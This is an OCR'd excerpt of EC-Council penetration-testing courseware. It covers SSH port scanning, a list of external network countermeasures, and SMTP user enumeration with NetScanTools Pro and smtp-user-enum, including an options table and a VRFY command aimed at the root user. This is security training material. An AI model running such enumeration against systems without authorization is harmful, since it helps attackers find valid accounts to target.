


Figure L.43: Port scan for SSH servers using Zenmap




Figure L.44: Port scan for SSH servers using Nmap in Parrot

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

External Network Security Countermeasures and Recommendations

External Network Security Countermeasures and Recommendations
Avoid the use of insecure protocol or choose a more secure protocol
Close open ports and services if they are not required
Install updates and patches to OS and other software
Reconfigure firewalls, IDS, servers, workstations, network services, etc.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

External Network Security Countermeasures and Recommendations

- Avoid the use of insecure protocol or choose a more secure protocol
- Close open ports and services if they are not required
- Install updates and patches to OS and other software
- Reconfigure firewalls, IDS, servers, workstations, network services, and so on


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Network Penetration Testing: Internal

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Enumeration

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Perform SMTP Enumeration

Mail systems commonly use SMTP with POP3 and IMAP that enables users to save the messages in the server mailbox and download them occasionally from the server. SMTP uses mail exchange servers to direct the mail via DNS. It runs on TCP port 25.

You can also perform SMTP enumeration using command-line utilities such as telnet and netcat or by using tools such as Metasploit, Nmap, smtp-user-enum, and NetScanTools Pro to collect a list of valid users, delivery addresses, recipients of the message, and so on.

- **NetScanTools Pro**

  Source: *https://www.netscantools.com*

  NetScanTools Pro's SMTP email generator tool tests the process of sending an email message through an SMTP server. It can extract all the common email header parameters, including confirm/urgent flags. NetScanTools Pro supports SMTP Authentication, either basic or using STARTTLS with username and password for servers requiring it. This tool includes the ability to send email attachments. It can save the email session to a log file and then display the log file showing the communications between NetScanTools Pro and the SMTP server.

  NetScanTools Pro's Email Relay Testing Tool performs relay testing by communicating with an SMTP server. The report includes a log of the communications between NetScanTools Pro and the target SMTP server. The relay test report displays as either text or as HTML in a browser.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure L.45: Screenshot of NetScanTools Pro

- **smtp-user-enum**

  smtp-user-enum simply needs to be passed a list of users and at least one target running an SMTP service.

  Usage: **`smtp-user-enum.pl [options] (-u username|-U file-of-usernames) (-t host|-T file-of-targets)`**

  Options of **`smtp-user-enum.pl`** are:

`-m n`	Maximum number of processes (default: 5)
`-M mode`	Method to use for username guessing EXPN, VRFY, or RCPT (default: VRFY)
`-u user`	Check if user exists on remote system
`-f addr`	From email address to use for "RCPT TO" guessing (default: user@example.com)
`-D dom`	Domain to append to supplied user list to make email addresses (default: none)
`-U file`	File of usernames to check via smtp service
`-t host`	Server host running smtp service

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

-T file	File of hostnames running the smtp service
-p port	TCP port on which smtp service runs (default: 25)
-d	Debugging output
-t n	Wait a maximum of n seconds for reply (default: 5)
-v	Verbose
-h	This help message

Table L.1: Options for smtp-user-enum tool

Use the following snmp-user-enum command to perform SMTP enumeration:

Syntax: **smtp-user-enum -M VRFY -u root -t [[IP address]]**

